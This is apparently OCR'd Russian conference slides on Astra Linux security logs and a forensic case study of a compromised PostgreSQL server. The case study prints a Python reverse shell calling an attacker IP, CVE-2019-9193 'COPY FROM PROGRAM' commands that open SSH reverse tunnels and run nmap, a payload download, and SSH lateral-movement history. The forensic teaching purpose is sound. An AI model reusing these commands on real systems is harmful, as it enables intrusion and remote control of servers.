- /parsec/log/astra/events
- /var/log/astra/events
- События СЗИ
- Действия пользователей
- События ОС

Журналы регистрации событий ОС
Журнал безопасности PARSEC

SOC FORUM 2023


```
{
  "PRIORITY": "notice",
  "MSG": {
    "astra-audit": {
      "user": "bazingo",
      "unixtime": "1697913554",
      "uid": "1000",
      "type_ru": "Идентификация и аутентификация субъекта доступа",
      "type_en": "Identification and authentication of the access subject",
      "time": "2023-10-21T21:39:14+03:00",
      "terminal": "/dev/tty7",
      "subj": "0:63:0:0",
      "pid": "1453",
      "name_ru": "Успешный вход в систему",
      "name_en": "Successful login",
      "message_id": "successed_authorization",
      "exe": "/usr/bin/fly-dm",
      "account_type": "administrator"
    }
  },
  "ISODATE": "2023-10-21T21:39:15+03:00",
  "HOST": "astra",
  "FACILITY": "user"
}
```

Журналы регистрации событий ОС
Журнал безопасности PARSEC

SOC FORUM 2023


```
{
  "PRIORITY": "notice",
  "MSG": {
    "astra-safepolicy": {
      "unixtime": "1697913872",
      "type_ru": "Изменение параметров настроек средств защиты информации",
      "type_en": "Changing the settings of information security tools",
      "time": "2023-10-21T21:44:32+03:00",
      "state": "disabled",
      "name_ru": "Блокировка возможности установки бита исполнения на файлы",
      "name_en": "Execution bit setting on files disabling",
      "message_id": "astra_nochmodx_lock",
      "exe": "astra-nochmodx-lock"
    }
  },
  "ISODATE": "2023-10-21T21:44:33+03:00",
  "HOST": "astra",
  "FACILITY": "user"
}
```

Журналы регистрации событий ОС /var/log/audit/audit.log

SOC FORUM 2023

```
type=USER_AUTH msg=audit(1697974531.414:994):
pid=3391 uid=1000 auid=1000
ses=5 subj=0:63:0:0
msg='op=PAM:authentication grantors=pam_permit acct="bazingo"
exe="/usr/bin/sudo"
hostname=? addr=?
terminal=/dev/pts/0 res=success'
```

```
type=USER_CMD msg=audit(1697974531.414:996):
pid=3391 uid=1000 auid=1000
ses=5 subj=0:63:0:0
msg='cwd="/home/bazingo" cmd="su"
terminal=pts/0 res=success'
```

Журналы регистрации событий ОС /var/log/audit/audit.log

SOC FORUM 2023

```
type=SERVICE_START msg=audit(1697989403.340:78):
pid=1 uid=0 auid=4294967295 ses=4294967295
subj=0:63:0:0 msg='unit=malware comm="systemd"
exe="/usr/lib/systemd/systemd"
hostname=? addr=? terminal=? res=success'
```

Журналы регистрации событий ОС /var/log/astra/prevlogin-<username>

SOC FORUM 2023


```
{
  "bazingo": {
    "0:0:0:0": {
      "failed-entries": "1872",
      "last-session-duration": "275",
      "successed-entries": "13",
      "last-entry": "21.10.2023 19:38:26",
      "since-time": "19.10.2023 16:56:49",
      "last-entry-timestamp": "1697906306",
      "since-timestamp": "1697723809"
    },
    "0:63:0:0": {
      "failed-entries": "4",
      "last-session-duration": "8081",
      "successed-entries": "18",
      "last-entry": "21.10.2023 17:21:43",
      "since-time": "16.10.2023 17:23:01",
      "last-entry-timestamp": "1697898103",
      "since-timestamp": "1697466181"
    }
  }
}
```

Журналы регистрации событий ОС /var/lib/postgresql/<version>/main/log

SOC FORUM 2023

```
2022-11-03 10:12:47 [794]
AUDIT: SUCCESS, CONNECT, 127.0.0.1,
"usr_db", SU = "postgres" (10),
CU = "postgres" (10): мандатная метка: {0,0}
```

Журналы регистрации событий ОС /var/log/astra-safepolicy.log

SOC FORUM 2023

```
2023.10.16-16:40:25 script=astra-mic-control status=enabled
2023.10.16-16:40:25 script=astra-mac-control status=enabled
2023.10.19-20:26:59 script=astra-mic-control status=disabled
2023.10.22-13:46:41 script=astra-nochmodx-lock status=disabled
```

Обзор СЗИ
Замкнутая программная среда

- Запрет запуска исполняемых файлов и разделяемых библиотек с некорректной ЭЦП
  - Модуль ядра «digsig_verify»
    - 2 режима работы

Режимы работы ЗПС


SOC FORUM 2023

- Запрещается запуск исполняемых файлов, имеющих неверную ЭЦП
- Отладочный режим

Загрузка неподписанного файла заблокирована СЗ ОС (DIGSIG) /home/bazingo/exploit

Проверка работоспособности ЗПС (панель управления)

SOC FORUM 2023



Проверка работоспособности ЗПС (astra-digsig-control)

SOC FORUM 2023

```
root@astra:/home/bazingo# astra-digsig-control status
АКТИВНО
```

Проверка работоспособности ЗПС (digsig_initramfs.conf)

SOC FORUM 2023

```
root@astra:/home/bazingo# cat /etc/digsig/digsig_initramfs.conf
DIGSIG_ELF_MODE=1
DIGSIG_XATTR_MODE=0
DIGSIG_IGNORE_XATTR_KEYS=0
DIGSIG_IGNORE_GOST2001=0
```

ЗПС. Журнал системы безопасности PARSEC

SOC FORUM 2023

```
root@astra:/parsec/log/astra# grep blocked /parsec/log/astra/events
```


```
{"PROGRAM":"kernel","PRIORITY":"warning","MSG":{"astra-digsig":{"user":"bazingo","unixtime":"
1697912060","uid":"1000","type_ru":"События безопасности","type_en":"Security events","time":
"2023-10-21T21:14:20+03:00","path":"/home/bazingo/exploit","name_ru":"Загрузка неподписанного
 файла заблокироВана СЗ ОС (DIGSIG)","name_en":"Unsigned file loading is blocked by OS (DIGSI
G)","message_id":"unsigned_binary_file","group":"bazingo","gid":"1001"}},"ISODATE":"2023-10-2
1T21:14:20+03:00","HOST":"astra","FACILITY":"security"}
```

ЗПС. Журнал регистрации событий SYSLOG, MESSAGE и KERNEL.LOG

SOC FORUM 2023


```
root@astra:/home/bazingo# grep "NOT SIGNED" /var/log/syslog
Oct 21 21:14:07 astra kernel: DIGSIG:[ERROR]  NOT SIGNED: path=/home/bazingo/exploit uid=1000 gid=1001
Oct 21 21:14:20 astra kernel: DIGSIG:[ERROR]  NOT SIGNED: path=/home/bazingo/exploit uid=1000 gid=1001
```

Запуск приложений на промежуточном уровне целостности

- Выделенный уровень целостности для Docker
  - Sumic
    - Sumac

Пример изоляции приложения

SOC FORUM 2023



Остальные СЗИ

- Hardened ядро
- Блокировка консоли
- Блокировка интерпретаторов
- Блокировка макросов
- Запрет установки бита исполнения
- Системный и графический киоск
- Блокировка ptrace

PostgreSQL

По информации из Твиттера, хакерам возможно удалось получить доступ к данным [redacted] *Российской Федерации.* 🤦

Два дня назад в аккаунте одного из злоумышленников появились скриншоты из внутренней сети [redacted]. 😱

Кроме того, там же сообщается, что данные относятся к Московской, Амурской, Смоленской, Псковской, Калининградской области, а также республике Тува, Алтай и Бурятия.

Судя по тому, что написал злоумышленник, данные на сервере, к которому он получил доступ, были удалены вместе с резервными копиями.

60.2K изменено 19:11

23 марта 2022 года

КИ №1

Первичные сведения

SOC FORUM 2023

- Astra Linux 1.6.8 Special Edition
  - Контроль удаленных рабочих станций
    - Сетевая связанность с региональными подразделениями

Сведения о СЗИ

SOC FORUM 2023

```
linux   /boot/vmlinuz-4.15.3-1-hardened root=UUID=8fd879bc-89e3-4448-8704-55f2fd802e5e ro
parsec.max_ilev=63 quiet net.ifnames=0 slub_debug=P page_poison=1 slab_nomerge pti=on
user.max_user_namespaces=0 kernel.kptr_restrict=1 vsyscall=none
```

/var/lib/postgresql/.bash_hisotry

SOC FORUM 2023

- Создан 21 марта 2022 в 19:54
- Подключения к серверам по SSH

```
id
ssh root@10.57.255.116 bash
ssh root@10.49.3.243 bash
ssh root@10.47.0.119
ssh root@10.48.0.198
ssh root@10.48.0.199
ssh root@10.5.30.91
ssh root@10.5.30.165
ssh root@10.5.30.165
ssh root@10.49.3.115
ssh root@10.6.0.237
ssh root@10.6.0.249
ssh root@10.50.232.151
ssh root@10.50.232.150
ssh root@10.50.232.150
ssh root@10.50.232.150
ssh root@10.51.0.33
ssh root@10.51.0.34
ssh root@10.8.0.22
ssh root@10.8.0.23
ssh root@10.9.0.88
ssh root@10.9.0.89
ssh root@10.8.0.22
ssh root@10.9.0.89
exit
```

/var/lib/postgresql/9.6/main/.db2ce

SOC FORUM 2023

- Создан 21 марта 2022 в 19:50

```
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.83.0.88",8081));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
import pty; pty.spawn("/bin/bash")
```

Мандатные атрибуты

SOC FORUM 2023

```
root@astra:~# pdpl-file /var/lib/postgresql/9.6/main/.db2ce
УроВень_0:Высокий:Нет:0x0!
```

```
root@astra:~# ps aux | grep postgresql
postgres    970  0.0  1.2 251180 49808
```

```
root@astra:~# pdpl-ps 970
 970 УроВень_0:Высокий:Нет:0x0!
```

Журнал событий PostgreSQL

SOC FORUM 2023

```
2022-03-21 19:50:24 [794] AUDIT: SUCCESS, INSERT, 10.83.0.88, "sakura",
SU = "postgres" (10), CU = "postgres" (10): COPY data to relation "tmp_test"
--2022-03-21 19:50:24--  http://10.83.0.88:8080/.db2ce
Подключение к 10.83.0.88:8080... соединение установлено.
HTTP-запрос отправлен. Ожидание ответа… 2022-03-21 19:50:26 [794] AUDIT: SUCCESS,
CONNECT, 127.0.0.1, "sakura", SU = "postgres" (10), CU = "postgres" (10): мандатная метка: {0,0}
```


Журнал событий PostgreSQL CVE-2019-9193

SOC FORUM 2023

```
postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'ping -c 1 10.49.3.114';
postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'ping -c 1 10.49.3.114';
postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'ping -c 1 10.49.3.115';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'ping -c 1 10.49.3.114';
postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'ping -c 1 10.83.200.224';
postgres@sakura ОПЕРАТОР:  copy tmp_test from program '/usr/bin/ssh -i .rsa_key root@10.83.0.88 -f -N -R 127.0.0.1:11111 -D 12345';
postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nohup /usr/bin/ssh -i .rsa_key root@10.83.0.88 -f -N -R 127.0.0.1:11111 -D 12345';
postgres@sakura ОПЕРАТОР:  copy tmp_test from program '/usr/bin/ssh 2>/tmp/xxx';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nohup /usr/bin/ssh -i .rsa_key root@10.83.0.88 -f -N -R 127.0.0.1:11111 -D 12345 2>/tmp/xxx';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nohup /usr/bin/ssh -i .rsa_key root@10.83.0.88 -f -N -R :11111 -D 12345 2>/tmp/xxx';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nohup /usr/bin/ssh -i .rsa_key root@10.83.0.88 -f -N -R 10.101.235.80:11111 -D 12345 2>/tmp/xxx';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nohup /usr/bin/ssh -i .rsa_key root@10.83.0.88 -f -N -R 11111 -D 12345 2>/tmp/xxx';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nohup /usr/bin/ssh -i .rsa_key root@10.83.0.88 -f -N -R 0:11111 -D 12345 2>/tmp/xxx';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nohup /usr/bin/ssh -i .rsa_key root@10.83.0.88 -f -N -R 11111 -D 12345 2>/tmp/xxx';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nohup /usr/bin/ssh -i .rsa_key root@10.83.0.88 -f -N -R :0:11111 -D 12345 2>/tmp/xxx';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nohup /usr/bin/ssh -i .rsa_key root@10.83.0.88 -f -N -R 11111:0:11111 -D 12345 2>/tmp/xxx';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nohup /usr/bin/ssh -i .rsa_key root@10.83.0.88 -f -N -R *:0:11111 -D 12345 2>/tmp/xxx';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nohup /usr/bin/ssh -o StrictHostKeyChecking=no -i .rsa_key root@10.83.0.88 -f -N -R 0:111111 -D 12345 2>/tmp/xxx';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'cat /etc/ssh/sshd_config';
postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nmap';
postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nmap -V';
postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'nmap -v';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program '/us/bin/ssh -v test@10.87.0.166 2>/tmp/xxx';
 postgres@sakura ОПЕРАТОР:  copy tmp_test from program '/usr/bin/ssh -v test@10.87.0.166 2>/tmp/xxx';
postgres@sakura ОПЕРАТОР:  copy tmp_test from program '/usr/bin/ssh -vvv test@10.87.0.166 2>/tmp/xxx';
postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'ping -c 1 10.49.3.114';
postgres@sakura ОПЕРАТОР:  copy tmp_test from program 'ping -c 1 10.49.3.115';
ostgres@sakura ОПЕРАТОР:  copy tmp_test from program 'python2 .db2ce';
```

Обход МКЦ

SOC FORUM 2023

